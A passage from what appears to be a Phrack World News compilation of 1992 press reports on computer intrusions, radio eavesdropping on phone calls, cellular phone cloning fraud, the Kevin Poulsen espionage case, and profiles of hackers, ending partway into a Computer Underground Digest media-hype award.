Whitt said he also considered installing a caller-identification device for the new lines. But the phone companies have limited capabilities to investigate random incidents, he said.
~~~~~~~~~~~~~~~~~~~~~~~~

"It's very difficult to isolate problems at the protocol level," Whitt said. "We targeted the calls geographically to the Midwest.

"But once you get into the Internet and have an understanding of TCP/IP, you can just about go anywhere," Whitt said.

NOAA, a Commerce Department agency, has since instituted stronger password controls and installed a commercial dial-back security system, Defender from Digital Pathways Inc. of Mountain View, California.

Whitt said the new system requires users to undergo password validation at dial time and calls back users to synchronize modems and log calls. Despite these corrective measures, Reed Phillips, Commerce's IRM director, said the NOAA incident underlies the axiom that networks always should be considered insecure.

At the recent annual conference of the Federation of Government Information Processing Councils in New Orleans, Phillips said the government is struggling to transmit more information electronically and still maintain control over the data.

Phillips said agencies are plagued by user complacency, a lack of organizational control, viruses, LAN failures and increasing demands for electronic commerce. "I'm amazed that there are managers who believe their electronic-mail systems are secure," Phillps said. "We provide a great deal of security, but it can be interrupted.

"Security always gets hits hard in the budget. But the good news is vendors recognize our needs and are coming out with cheaper security tools," Phillips said.

Phillips said the NOAA attack shows that agencies must safeguard a network's physical points because LANs present more security problems than centralized systems.

"The perpetrator can dial in via a modem using the common services provided by the telephone company, and the perpetrator risks no personal physical harm. By gaining access to a single system on the network the perpetrator is then able to propagate his access rights to multiple systems on the network," Phillips said.

"In many LAN environments a user need only log on the network once and all subsequent access is assumed to be authorized for the entire LAN. It then becomes virtually impossible for a network manager or security manager to track events of a perpetrator," he said.

Hackers Scan Airwaves For Conversations August 17, 1992
~~~~~~

by Mark Lewyn (The Washington Post)(Page A1)

"Eavesdroppers Tap Into Private Calls."

On the first day of the Soviet coup against Mikhail Gorbachev in August 1991, Vice President Quayle placed a call to Senator John C. Danforth (R-Mo.) and assessed the tense, unfolding drama.

It turned out not to be a private conversation.

At the time, Quayle was aboard a government jet, flying to Washington from California. As he passed over Amarillo, Texas his conversation, transmitted from the plane to Danforth's phone, was picked up by an eavesdropper using electronic "scanning" gear that searches the airwaves for radio or wireless telephone transmissions and then locks onto them.

The conversation contained no state secrets -- the vice president observed that Gorbachev was all but irrelevant and Boris Yeltsin had become the man to watch. But it remains a prized catch among the many conversations overhead over many years by one of a steadily growing fraternity of amateur electronics eavesdroppers who listen in on all sorts of over-the-air transmissions, ranging
~~~~~~

from Air Force One communications to cordless car-phone talk.

One such snoop overheard a March 1990 call placed by Peter Lynch, a well-known mutual fund executive in Boston, discussing his forthcoming resignation, an event that later startled financial circles. Another electronic listener overheard the chairman of Popeye's Fried Chicken disclose plans for a 1988 takeover bid for rival Church's Fried Chicken.

Calls by President Bush and a number of Cabinet officers have been intercepted. The recordings of car-phone calls made by Virginia Governor L. Douglas Wilder (D), intercepted by a Virginia Beach restaurant owner and shared with Senator Charles S. Robb (D-Va.), became a cause ce'le'bre in Virginia politics.

Any uncoded call that travels via airwaves, rather than wire, can be picked up, thus the possibilities have multiplied steadily with the growth of cellular phones in cars and cordless phones in homes and offices. About 41 percent of U.S. households have cordless phones and the number is expected to grow by nearly 16 million this year, according to the Washington-based Electronics Industry Association.

There are 7.5 million cellular phone subscribers, a technology that passes phone calls over the air through a city from one transmission "cell" to the next. About 1,500 commercial airliners now have air-to-ground phones -- roughly half the U.S. fleet.

So fast-growing is this new form of electronic hacking that it has its own magazines, such as Monitoring Times. "The bulk of the people doing this aren't doing it maliciously," said the magazine's editor, Robert Grove, who said he has been questioned several times by federal agents, curious about hackers' monitoring activities.

But some experts fear the potential for mischief. The threat to business from electronic eavesdropping is "substantial," said Thomas S. Birney III, president of Cellular Security Group, a Massachusetts-based consulting group.

Air Force One and other military and government aircraft have secure satellite phone links for sensitive conversations with the ground, but because these are expensive to use and sometimes not operating, some calls travel over open frequencies. Specific frequencies, such as those used by the president's plane, are publicly available and are often listed in "scanners" publications and computer bulletin boards.

Bush, for example, was accidentally overheard by a newspaper reporter in 1990 while talking about the buildup prior to the Persian Gulf War with Senator Robert Byrd (D-W.Va.). The reporter, from the Daily Times in Gloucester, Massachusetts quickly began taking notes and the next day, quoted Bush in his story under the headline, "Bush Graces City Airspace."

The vice president's chief of staff, William Kristol, was overheard castigating one staff aide as a "jerk" for trying to reach him at home.

Some eavesdroppers may be stepping over the legal line, particularly if they tape record such conversations.

The Electronic Communications Privacy Act prohibits intentional monitoring, taping or distribution of the content of most electronic, wire or private oral communications. Cellular phone calls are explicitly protected under this act. Local laws often also prohibit such activity. However, some lawyers said that under federal law, it is legal to intercept cordless telephone conversations as well as conversations on an open radio channel.

The government rarely prosecutes such cases because such eavesdroppers are difficult to catch. Not only that, it is hard to win convictions against "listening Toms," lawyers said, because prosecutors must prove the eavesdropping was intentional.

"Unless they prove intent they are not going to win," said Frank Terranella, general counsel for the Association of North American Radio Clubs in Clifton, New Jersey. "It's a very tough prosecution for them."

To help curb eavesdropping, the House has passed a measure sponsored by Rep. Edward J. Markey (D-Mass.), chairman of the House telecommunications and finance subcommittee, that would require the Federal Communications Commission to outlaw any scanner that could receive cellular frequencies. The bill has been sent to the Senate.

But there are about 10 million scanners in use, industry experts report, and this year sales of scanners and related equipment such as antennas will top $100 million.

Dedicated scanners, who collect the phone calls of high-ranking government officials the way kids collect baseball cards, assemble basements full of electronic gear.

In one sense, the electronic eavesdroppers are advanced versions of the ambulance chasers who monitor police and fire calls with simpler scanning equipment and then race to the scene of blazes and accidents for a close look. But they also have kinship with the computer hackers who toil at breaking into complex computer systems and rummaging around other's files and software programs.

One New England eavesdropper has four scanners, each one connected to its own computer, with a variety of frequencies programmed. When a conversation appears on a pre-selected frequency, a computer automatically locks in on the frequency to capture it. He also keeps a scanner in his car, for entertainment along the road.

He justifies his avocation with a seemingly tortured logic. "I'm not going out and stealing these signals," he said. "They're coming into my home, right through my windows."

Why Cybercrooks Love Cellular December 21, 1989
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

by William G. Flanagan and Brigid McMenamin (Forbes)(Page 189)

Cellular phones provide cybercrooks with golden opportunities for telephone toll fraud, as many shocked cellular customers are discovering. For example, one US West Cellular customer in Albuquerque recently received a hefty telephone bill.

Total: $20,000.

Customers are not held responsible when their phone numbers are ripped off and misused. But you may be forced to have your cellular phone number changed. The cellular carriers are the big losers -- to the tune of an estimated $300 million per year in unauthorized calls.

How do the crooks get the numbers? There are two common methods: cloning and tumbling.

Each cellular phone has two numbers -- a mobile identification number (MIN) and an electronic serial number (ESN). Every time you make a call, the chip transmits both numbers to the local switching office for verification and billing.

Cloning involves altering the microchip in another cellular phone so that both the MIN and ESN numbers match those stolen from a bona fide customer. The altering can be done with a personal computer. The MIN and ESN numbers are either purchased from insiders or plucked from the airwaves with a legal device, about the size of a textbook, that can be plugged into a vehicle's cigarette lighter receptacle.

Cellular companies are starting to watch for suspicious calling patterns. But the cloning may not be detected until the customer gets his bill.

The second method -- tumbling -- also involves using a personal computer to alter a microchip in a cellular phone so that its numbers change after every phone call. Tumbling doesn't require any signal plucking. It takes advantage of the fact that cellular companies allow "roaming" -- letting you make calls
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

away from your home area.

When you use a cellular phone far from your home base, it may take too long for the local switching office to verify your MIN and ESN numbers. So the first call usually goes through while the verification goes on. If the numbers are invalid, no more calls will be permitted by that office on that phone.

In 1987 a California hacker figured out how to use his personal computer to reprogram the chip in a cellular phone. Authorities say one of his pals started selling altered chips and chipped-up phones. Other hackers figured out how to make the chips generate new, fake ESN numbers every time the cellular phone was used, thereby short-circuiting the verification process. By 1991 chipped-up, tumbling ESN phones were in use all over the U.S.

The cellular carriers hope to scotch the problem of tumbling with instant verification. But that won't stop the clones.

How do crooks cash in? Drug dealers buy (for up to $ 3,200) or lease (about $750 per day) cellular phones with altered chips. So do the "call-sell" crooks, who retail long distance calls to immigrants often for less than phone companies charge. That's why a victim will get bills for calls all over the world, but especially to Colombia, Bolivia and other drug-exporting countries.

==Phrack Inc.==

Volume Four, Issue Forty-One, File 12 of 13

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                             PWN
PWN              Phrack World News              PWN
PWN                                             PWN
PWN           Issue 41 / Part 2 of 3            PWN
PWN                                             PWN
PWN        Compiled by Datastream Cowboy        PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Government Cracks Down On Hacker

November 2, 1992

by Donald Clark (The San Francisco Chronicle)(Page C1)

"Civil Libertarians Take Keen Interest In Kevin Poulsen Case"

Breaking new ground in the war on computer crime, the Justice Department plans to accuse Silicon Valley's most notorious hacker of espionage.

Kevin Lee Poulsen, 27, touched off a 17-month manhunt before being arrested on charges of telecommunications and computer fraud in April 1991. A federal grand jury soon will be asked to issue a new indictment charging Poulsen with violating a law against willfully sharing classified information with unauthorized persons, assistant U.S. attorney Robert Crowe confirmed.

A 1988 search of Poulsen's Menlo Park storage locker uncovered a set of secret orders from a military exercise, plus evidence that Poulsen may have tried to log onto an Army data network and eavesdropped on a confidential investigation of former Philippine President Ferdinand Marcos. It is not clear whether the new charge stems from these or other acts.

Poulsen did not hand secrets to a foreign power, a more serious crime, Crowe noted. But by using an espionage statute against a U.S. hacker for the first time, prosecutors raise the odds of a record jail sentence that could be used to deter other electronic break-ins.

They could use a stronger deterrent. Using personal computers connected to telephone lines, cadres of so-called cyberpunks have made a sport of tapping into confidential databases and voicemail systems at government agencies and corporations. Though there is no reliable way to tally the damage, a 1989 survey indicated that computer crimes may cost U.S. business $500 million a year, according to the Santa Cruz-based National Center for Computer Crime Data.

Telephone companies, whose computers and switching systems have long been among hackers' most inviting targets, are among those most anxious to tighten security. Poulsen allegedly roamed at will through the networks of Pacific Bell, for example, changing records and even intercepting calls between Pac Bell security personnel who were on his trail.

The San Francisco-based utility has been intimately involved in his prosecution; Poulsen was actually captured in part because one of the company's investigators staked out a suburban Los Angeles supermarket where the fugitive shopped.

"Virtually everything we do these days is done in a computer --your credit cards, your phone bills," said Kurt von Brauch, a Pac Bell security officer who tracked Poulsen, in an interview last year. "He had the knowledge to go in there and alter them."

BROAD LEGAL IMPACT

Poulsen's case could have broad impact because of several controversial legal issues involved. Some civil libertarians, for example, question the Justice

Department's use of the espionage statute, which carries a maximum 10-year penalty and is treated severely under federal sentencing guidelines. They doubt the law matches the actions of Poulsen, who seems to have been motivated more by curiosity than any desire to hurt national security.

"Everything we know about this guy is that he was hacking around systems for his own purposes," said Mike Godwin, staff counsel for the Electronic Frontier Foundation, a public-interest group that has tracked Poulsen's prosecution. He termed the attempt to use the statute against Poulsen "brain-damaged."

Poulsen, now in federal prison in Pleasanton, has already served 18 months in jail without being tried for a crime, much less convicted. Though federal rules are supposed to ensure a speedy trial, federal judges can grant extended time to allow pretrial preparation in cases of complex evidence or novel legal issues.

Both are involved here. After he fled to Los Angeles to avoid prosecution, for example, Poulsen used a special scrambling scheme on one computer to make his data files unintelligible to others. It has taken months to decode that data, and the job isn't done yet, Crowe said. That PC was only found because authorities intercepted one of Poulsen's phone conversations from jail, other sources said.

CHARGES LABELED ABSURD

Poulsen declined requests for interviews. His attorney, Paul Meltzer, terms the espionage charge absurd. He is also mounting several unusual attacks on parts of the government's original indictment against Poulsen, filed in 1989.

He complains, for example, that the entire defense team is being subjected to 15-year background checks to obtain security clearances before key documents can be examined.

"The legal issues are fascinating," Meltzer said. "The court will be forced to make law."

Poulsen's enthusiasm for exploring forbidden computer systems became known to authorities in 1983. The 17-year-old North Hollywood resident, then using the handle Dark Dante, allegedly teamed up with an older hacker to break into ARPAnet, a Pentagon-organized computer network that links researchers and defense contractors around the country. He was not charged with a crime because of his age.

Despite those exploits, Poulsen was later hired by SRI International, a Menlo Park-based think tank and government contractor, and given an assistant programming job with a security clearance. Though SRI won't comment, one source said Poulsen's job involved testing whether a public data network, by means of scrambling devices, could be used to confidentially link classified government networks.

But Poulsen apparently had other sidelines. Between 1985 and 1988, the Justice Department charges, Poulsen burglarized or used phony identification to sneak into several Bay Area phone company offices to steal equipment and confidential access codes that helped him monitor calls and change records in Pac Bell computers, prosecutors say.

CACHE OF PHONE GEAR

The alleged activities came to light because Poulsen did not pay a bill at the Menlo/Atherton Storage Facility. The owner snipped off a padlock on a storage locker and found an extraordinary cache of telephone paraphernalia. A 19-count indictment, which also named two of Poulsen's associates, included charges of theft of government property, possession of wire-tapping devices and phony identification.

One of Poulsen's alleged accomplices, Robert Gilligan, last year pleaded guilty to one charge of illegally obtaining Pac Bell access codes. Under a plea bargain, Gilligan received three years of probation, a $25,000 fine, and agreed

to help authorities in the Poulsen prosecution. Poulsen's former roommate, Mark Lottor, is still awaiting trial.

A key issue in Poulsen's case concerns CPX Caber Dragon, a code name for a military exercise in Fort Bragg, North Carolina. In late 1987 or early 1988, the government charges, Poulsen illegally obtained classified orders for the exercise. But Meltzer insists that the orders had been declassified by the time they were seized, and were reclassified after the fact to prosecute Poulsen. Crowe said Meltzer has his facts wrong. "That's the same as saying we're framing Poulsen," Crowe said. "That's the worst sort of accusation I can imagine."

Another dispute focuses on the charge of unauthorized access to government computers. FBI agents found an electronic copy of the banner that a computer user sees on first dialing up an Army network called MASNET, which includes a warning against unauthorized use of the computer system. Meltzer says Poulsen never got beyond this computer equivalent of a "No Trespassing" sign.

Furthermore, Meltzer argues that the law is unconstitutional because it does not sufficiently define whether merely dialing up a computer qualifies as illegal "access."

Meltzer also denies that Poulsen could eavesdrop on calls. The indictment accuses him of illegally owning a device called a direct access test unit, which it says is "primarily useful" for surreptitiously intercepting communications. But Meltzer cites an equipment manual showing that the system is specifically designed to garble conversations, though it allows phone company technicians to tell that a line is in use.

Crowe said he will soon file written rebuttals to Meltzer's motions. In addition to the new indictment he is seeking, federal prosecutors in Los Angeles are believed to be investigating Poulsen's activities while a fugitive. Among other things, Poulsen reportedly taunted FBI agents on computer bulletin boards frequented by hackers.

PHONE COMPANIES WORRIED

Poulsen's prosecution is important to the government -- and phone companies -- because of their mixed record so far in getting convictions in hacker cases.

In one of the most embarrassing stumbles, a 19-year-old University of Missouri student named Craig Neidorf was indicted in February 1990 on felony charges for publishing a memorandum on the emergency 911 system of Bell South. The case collapsed when the phone company information -- which the government said was worth $79,940 -- was shown by the defense to be available from another Bell system for just $13.50.

Author Bruce Sterling, whose "The Hacker Crackdown" surveys recent high-tech crime and punishment, thinks the phone company overstates the dangers from young hackers. On the other hand, a Toronto high school student electronically tampered with that city's emergency telephone dispatching system and was arrested, he noted.

Because systems that affect public safety are involved, law enforcement officials are particularly anxious to win convictions and long jail sentences for the likes of Poulsen.

"It's very bad when the government goes out on a case and loses," said one computer-security expert who asked not to be identified. "They are desperately trying to find something to hang him on."

- -

Computer Hacker Charged With Stealing Military Secrets December 8, 1992
~~~~~~

Taken from the Associated Press

SAN FRANCISCO -- A computer hacker has been charged with stealing Air Force secrets that allegedly included a list of planned targets in a hypothetical
~~~~~~

war.

Former Silicon Valley computer whiz Kevin Poulsen, who was accused in the early 1980s as part of a major hacking case, was named in a 14-count indictment issued Monday.

He and an alleged accomplice already face lesser charges of unlawful use of telephone access devices, illegal wiretapping and conspiracy.

Poulsen, 27, of Los Angeles, faces 7-to-10 years in prison if convicted of the new charge of gathering defense information, double the sentence he faced previously.

His lawyer, Paul Meltzer, says the information was not militarily sensitive and that it was reclassified by government officials just so they could prosecute Poulsen on a greater charge.

A judge is scheduled to rule February 1 on Meltzer's motion to dismiss the charge.

In the early 1980s, Poulsen and another hacker going by the monicker Dark Dante were accused of breaking into UCLA's computer network in one of the first prosecutions of computer hacking.

He escaped prosecution because he was then a juvenile and went to work at Sun Microsystems in Mountain View.

While working for Sun, Poulsen illegally obtained a computer tape containing a 1987 order concerning a military exercise code-named Caber Dragon 88, the government said in court papers. The order is classified secret and contains names of military targets, the government said.

In 1989, Poulsen and two other men were charged with stealing telephone access codes from a Pacific Bell office, accessing Pacific Bell computers, obtaining unpublished phone numbers for the Soviet Consulate in San Francisco; dealing in stolen telephone access codes; and eavesdropping on two telephone company investigators.

Poulsen remained at large until a television show elicited a tip that led to his capture in April 1991.

He and Mark Lottor, 27, of Menlo Park, are scheduled to be tried in March. The third defendant, Robert Gilligan, has pleaded guilty and agreed to pay Pacific Bell $25,000. He is scheduled to testify against Lottor and Poulsen as part of a plea bargain.

- -

CA Computer Whiz Is First Hacker Charged With Espionage December 10, 1992
~~~~~~

by John Enders (The Associated Press)

SAN JOSE, California -- A 28-year-old computer whiz who reportedly once tested Department of Defense security procedures has become the first alleged computer hacker to be charged with espionage.

The government says Kevin Lee Poulsen stole classified military secrets and should go to prison. But his lawyer calls him "an intellectually curious computer nerd."

Poulsen, of Menlo Park, California, worked in the mid-1980s as a consultant testing Pentagon computer security. Because of prosecution delays, he was held without bail in a San Jose jail for 20 months before being charged this week.

His attorney, Paul Meltzer, says that Poulsen did not knowingly possess classified information. The military information had been declassified by the time prosecutors say Poulsen obtained it, Meltzer said.

"They are attempting to make him look like Julius Rosenberg," Meltzer said of the man executed in 1953 for passing nuclear-bomb secrets to the Soviet Union.
~~~~~~

"It's just ridiculous."

Poulsen was arrested in 1988 on lesser but related hacking charges. He disappeared before he was indicted and was re-arrested in Los Angeles in April 1991. Under an amended indictment, he was charged with illegal possession of classified government secrets.

Poulsen also is charged with 13 additional counts, including eavesdropping on private telephone conversations and stealing telephone company equipment.

If convicted on all counts, he faces up to 85 years in prison and fines totaling $3.5 million, said Assistant U.S. Attorney Robert Crowe in San Francisco.

On Monday (12/7), Poulsen pleaded innocent to all charges. He was handed over to U.S. Marshals in San Jose on Wednesday (12/9) and was being held at a federal center in Pleasanton near San Francisco.

He hasn't been available for comment, but in an earlier letter from prison, Poulsen called the charges "ludicrous" and said the government is taking computer hacking too seriously.

U.S. Attorney John A. Mendez said Wednesday (12/9) that Poulsen is not suspected of turning any classified or non-classified information over to a foreign power, but he said Poulsen's alleged activities are being taken very seriously.

"He's unique. He's the first computer hacker charged with this type of violation -- unlawful gathering of defense information," Mendez said.

Assistant U.S. Attorney Robert Crowe said the espionage charge was entered only after approval from the Justice Department's internal security section in Washington.

The indictment alleges that Poulsen:

- Tapped into the Pacific Bell Co.'s computer and collected unpublished telephone numbers and employee lists for the Soviet Consulate in San Francisco.

- Stole expensive telephone switching and other equipment.

- Retrieved records of phone company security personnel and checked records of their own calls to see if they were following him.

- Eavesdropped on telephone calls and computer electronic mail between phone company investigators and some of his acquaintances.

- Tapped into an unclassified military computer network known as Masnet.

- Obtained a classified document on flight orders for a military exercise involving thousands of paratroopers at the Army's Fort Bragg in North Carolina.

The offenses allegedly took place between 1986 and 1988.

In 1985, the Palo Alto, California, think tank SRI International hired Poulsen to work on military contracts, including a sensitive experiment to test Pentagon computer security, according to published reports. SRI has declined to comment on the case.

Hacker For Hire October 19, 1992
~~~~~~~~~~~~~~~

by Mark Goodman and Allison Lynn (People)(Page 151)

"Real-life Sneaker Ian Murphy puts the byte on corporate spies."

THERE'S NO PRIVACY THESE DAYS," says Ian Murphy. "Just imagine going into GM's or IBM's accounts and wiping them out. You can bring about economic collapse
~~~~~~~~~~~~~~~

by dropping in a virus without them even knowing it." Scoff at your peril, Corporate America. Captain Zap -- as Murphy is known in the electronic underworld of computer hackers -- claims there's no computer system he can't crack, and hence no mechanical mischief he can't wreak on corporations or governments. And Murphy, 35, has the track record -- not to mention the criminal record -- to back up his boasts.

Murphy's fame in his subterranean world is such that he worked as a consultant for Sneakers, the hit film about a gang of computer-driven spies (Robert Redford, Sidney Poitier, Dan Aykroyd) lured into doing some high-risk undercover work for what they believe is the National Security Agency.

Murphy loved the way the movie turned out. "It's like a training film for hackers," he says, adding that he saw much of himself in the Aykroyd character, a pudgy, paranoid fantasist named Mother who, like Murphy, plows through people's trash for clues. In fact when Aykroyd walked onscreen covered with trash, Murphy recalls, "My friends turned to me and said, 'Wow, that's you!'" If that sounds like a nerd's fantasy, then check out Captain Zap's credentials. Among the first Americans to be convicted of a crime involving computer break-ins, he served only some easy community-service time in 1983 before heading down the semistraight, not necessarily narrow, path of a corporate spy.

Today, Murphy, 35, is president of IAM Secure Data Systems, a security consultant group he formed in 1982. For a fee of $5,000 a day plus expenses, Murphy has dressed up as a phone-company employee and cracked a bank's security system, he has aided a murder investigation for a drug dealer's court defense, and he has conducted a terrorism study for a major airline. His specialty, though, is breaking into company security systems -- an expertise he applied illegally in his outlaw hacker days and now, legally, by helping companies guard against such potential break-ins. Much of his work lately, he says, involves countersurveillance -- that is, finding out if a corporation's competitors are searching its computer systems for useful information. "It's industrial spying," Murphy says, "and it's happening all over the place."

Murphy came by his cloak-and-daggerish calling early. He grew up in Gladwyne, Pennsylvania, on Philadelphia's Main Line, the son of Daniel Murphy, a retired owner of a stevedoring business, and his wife, Mary Ann, an advertising executive. Ian recalls, "As a kid, I was bored. In science I did wonderfully. The rest of it sucked. And social skills weren't my thing."

Neither was college. Ian had already begun playing around with computers at Archbishop Carroll High School; after graduation he joined the Navy. He got an early discharge in 1975 when the Navy didn't assign him to radio school as promised, and he returned home to start hacking with a few pals. In his heyday, he claims, he broke into White House and Pentagon computers. "In the Pentagon," he says, "we were playing in the missile department, finding out about the new little toys they were developing and trying to mess with their information. None of our break-ins had major consequences, but it woke them the hell up because they [had] all claimed it couldn't be done."

Major consequences came later. Murphy and his buddies created dummy corporations with Triple-A credit ratings and ordered thousands of dollars' worth of computer equipment. Two years later the authorities knocked at Murphy's door. His mother listened politely to the charges, then earnestly replied, "You have the wrong person. He doesn't know anything about computers."

Right. Murphy was arrested and convicted of receiving stolen property in 1982. But because there were no federal computer-crime laws at that time, he got off with a third-degree felony count. He was fined $1,000, ordered to provide 1,000 hours of community service (he worked in a homeless shelter) and placed on probation for 2 1/2 years. "I got off easy," he concedes.

Too easy, by his own mother's standards. A past president of Republican Women of the Main Line, Mary Ann sought out her Congressman, Larry Coughlin, and put the question to him: "How would you like it if the next time you ran for office, some young person decided he was going to change all of your files?" Coughlin decided he wouldn't like it and raised the issue on the floor of Congress in 1983. The following year, Congress passed a national computer-crime law, making it illegal to use a computer in a manner not authorized by

the owner.

Meanwhile, Murphy, divorced in 1977 after a brief marriage, had married Carol Adrienne, a documentary film producer, in 1982. Marriage evidently helped set Murphy straight, and he formed his company -- now with a staff of 12 that includes a bomb expert and a hostage expert. Countersurveillance has been profitable (he's making more than $250,000 a year and is moving out of his parents' house), but it has left him little time to work on his social skills -- or for that matter his health. At 5 ft.6 in. and 180 lbs., wearing jeans, sneakers and a baseball cap, Murphy looks like a Hollywood notion of himself. He has suffered four heart attacks since 1986 but unregenerately smokes a pack of cigarettes a day and drinks Scotch long before the sun falls over the yardarm.

He and Carol divorced in April 1991, after 10 years of marriage. "She got ethics and didn't like the work I did," he says. These days Murphy dates -- but not until he thoroughly "checks" the women he goes out with. "I want to know who I'm dealing with because I could be dealing with plants," he explains. "The Secret Service plays games with hackers."

Murphy does retain a code of honor. He will work for corporations, helping to keep down the corporate crime rate, he says, but he won't help gather evidence to prosecute fellow hackers. Indeed his rogue image makes it prudent for him to stay in the background. Says Reginald Branham, 23, president of Cyberlock Consulting, with whom Murphy recently developed a comprehensive antiviral system: "I prefer not to take Ian to meetings with CEOs. They're going to listen to him and say, 'This guy is going to tear us apart.'" And yet Captain Zap, for all his errant ways, maintains a certain peculiar charm. "I'm like the Darth Vader of the computer world," he insists. "In the end I turn out to be the good guy."

(Photograph 1 = Ian Murphy)
(Photograph 2 = River Phoenix, Robert Redford, Dan Aykroyd, and Sidney Poitier)
(Photograph 3 = Mary Ann Murphy <Ian's mom>)

Yacking With A Hack August 1992
~~~~~~~~~~~~~~~~~~~

by Barbara Herman (Teleconnect)(Page 60)

"Phone phreaking for fun, profit & politics."

Ed is an intelligent, articulate 18 year old. He's also a hacker, a self-professed "phreak" -- the term that's developed in a subculture of usually young, middle-class computer whizzes.

I called him at his favorite phone booth.

Although he explained how he hacks as well as what kinds of hacking he has been involved in, I was especially interested in why he hacks.

First off, Ed wanted to make it clear he doesn't consider himself a "professional" who's in it only for the money. He kept emphasizing that "hacking is not only an action, it's a state of mind."

Phreaks even have an acronym-based motto that hints at their overblown opinions of themselves. PHAC. It describes what they do: "phreaking," "hacking," "anarchy" and "carding." In other words, they get into systems over the telecom network (phreaking), gain access (hacking), disrupt the systems (political anarchy) and use peoples' calling/credit cards for their personal use.

Throughout our talk, Ed showed no remorse for hacking. Actually, he had contempt for those he hacked. Companies were "stupid" because their systems' were so easy to crack. They deserved it.

As if they should have been thankful for his mercy, he asked me to imagine what would have happened if he really hacked one railway company's system (he merely left a warning note), changing schedules and causing trains to collide.
~~~~~~~~~~~~~~~~~~~

He also had a lot of disgust for the "system," which apparently includes big business (he is especially venomous toward AT&T), government, the FBI, known as "the Gestapo" in phreak circles, and the secret service, whose "intelligence reflects what their real jobs should be, secret service station attendants."

He doesn't really believe any one is losing money on remote access toll fraud.

He figures the carriers are angry not about money lost but rather hypothetical money, the money they could have charged for the free calls the hackers made, which he thinks are overpriced to begin with.

He's also convinced (wrongly) that companies usually don't foot the bill for the free calls hackers rack up on their phone systems. "And, besides, if some multi-million dollar corporation has to pay, I'm certainly not going to cry for them."

I know. A twisted kid. Weird. But besides his skewed ethics, there's also a bunch of contradictions.

He has scorn for companies who can't keep him out, even though he piously warns them to try.

He dismisses my suggestion that the "little guy" is in fact paying the bills instead of the carrier. And yet he says AT&T is overcharging them for the "vital" right to communicate with each other.

He also contradicted his stance of being for the underdog by calling the railway company "stupid" for not being more careful with their information.

Maybe a railway company is not necessarily the "little guy," but it hardly seems deserving of the insults Ed hurled at it. When I mentioned that a hospital in New York was taken for $100,000 by hackers, he defended the hackers by irrelevantly making the claim that doctors easily make $100,000 a year. Since when did doctors pay hospital phone bills?

What Ed is good at is rationalizing. He lessens his crimes by raising them to the status of political statements, and yet in the same breath, for example, he talks about getting insider info on the stock market and investing once he knows how the stock is doing. He knows it's morally wrong, he told me, but urged me to examine this society that "believes in making a buck any way you can. It's not a moral society."

Amazingly enough, the hacker society to which Ed belongs, if I can unstatistically use him as a representative of the whole community, is just as tangled in the contradictions of capitalism as the "system" they supposedly loathe. In fact, they are perhaps more deluded and hypocritical because they take a political stance rather than recognizing their crimes for what they are. How can Ed or anyone else in the "phreaking" community take seriously their claims of being against big business and evil capitalism when they steal people's credit-card and calling-card numbers and use them for their own profit?

The conversation winded down after Ed rhapsodized about the plight of the martyred hacker who is left unfairly stigmatized after he is caught, or "taken down."

One time the Feds caught his friend hacking ID codes, had several phone companies and police search his house, and had his computer taken away. Even though charges were not filed, Ed complained, "It's not fair."

That's right, phreak. They should have thrown him in prison.

Computer Hacker On Side Of Law September 23, 1992
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

by Shelby Grad (Los Angeles Times)(Page B3)

COSTA MESA, CA -- Philip Bettencourt's formal title is photo lab supervisor for the Costa Mesa Police Department. But on Tuesday afternoon, he served as the department's official computer hacker.
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Bettencourt, pounding the keyboard excitedly as other officers looked on, was determined to find information within a stolen computer's vast memory that would link the machine to its owner.

So far, he had made matches for all but two of the 26 computers recovered earlier this month by police as part of a countywide investigation of stolen office equipment. This would be number 25.

First, he checked the hard drive's directory, searching for a word-processing program that might include a form letter or fax cover sheet containing the owner's name, address or phone number.

When that failed, he tapped into an accounting program, checking for clues on the accounts payable menu.

"Bingo!" Bettencourt yelled a few minutes into his work. He found an invoice account number to a Fountain Valley cement company that might reveal the owner's identity. Seconds later, he came across the owner's bank credit-card number.

And less than a minute after that, Bettencourt hit pay dirt: The name of a Santa Ana building company that, when contacted, revealed that it had indeed been the victim of a recent computer burglary.

"This is great," said Bettencourt, who has been interested in computers for nearly two decades now, ever since Radio Shack put its first model on the market. "I love doing this. This is hacking, but it's in a good sense, not trying to hurt someone. This is helping people."

Few computer owners who were reunited with their equipment would contest that. When Costa Mesa police recovered $250,000 worth of computers, fax machines, telephones and other office gadgets, detectives were faced with the difficult task of matching machines bearing few helpful identifying marks to their owners, said investigator Bob Fate.

Enter Bettencourt, who tapped into the computers' hard drives, attempting to find the documents that would reveal from whom the machines were taken.

As of Tuesday, all but $50,000 worth of equipment was back in owners' hands. Investigators suggested that people who recently lost office equipment call the station to determine if some of the recovered gadgetry belongs to them.

Ironically, the alleged burglars tripped themselves up by not erasing the data from the computers before reselling the machines, authorities said. A college student who purchased one of the stolen computers found data from the previous owner, whom he contacted. Police were then called in, and a second "buy" was scheduled in which several suspects were arrested, Fate said.

Three people were arrested September 15 and charged with receiving and possessing stolen property. Police are still searching for the burglars.

The office equipment was recovered from an apartment and storage facility in Santa Ana.

Bettencourt matched the final stolen computer to its owner before sundown Tuesday.

CuD's 1992 MEDIA HYPE Award To FORBES MAGAZINE

by Jim Thomas (Computer Underground Digest)

In recent years, media depiction of "hackers" has been criticized for inaccurate and slanted reporting that exaggerates the public dangers of the dread "hacker menace." As a result, CuD annually recognizes the year's most egregious example of media hype.

The 1992 annual CuD GERALDO RIVERA MEDIA HYPE award goes to WILLIAM G. FLANAGAN AND BRIGID McMENAMIN for their article "The Playground Bullies are Learning how

to Type" in the 21 December issue of Forbes (pp 184-189). The authors improved upon last year's winner, Geraldo himself, in inflammatory rhetoric and distorted narrative that seems more appropriate for a segment of "Inside Edition" during sweeps week than for a mainstream conservative periodical.

The Forbes piece is the hands-down winner for two reasons. First, one reporter of the story, Brigid McMenamin, was exceptionally successful in creating for herself an image as clueless and obnoxious. Second, the story itself was based on faulty logic, rumors, and some impressive leaps of induction. Consider the following.

The Reporter: Brigid McMenamin

It's not only the story's gross errors, hyperbole, and irresponsible distortion that deserve commendation/condemnation, but the way that Forbes reporter Brigid McMenamin tried to sell herself to solicit information.

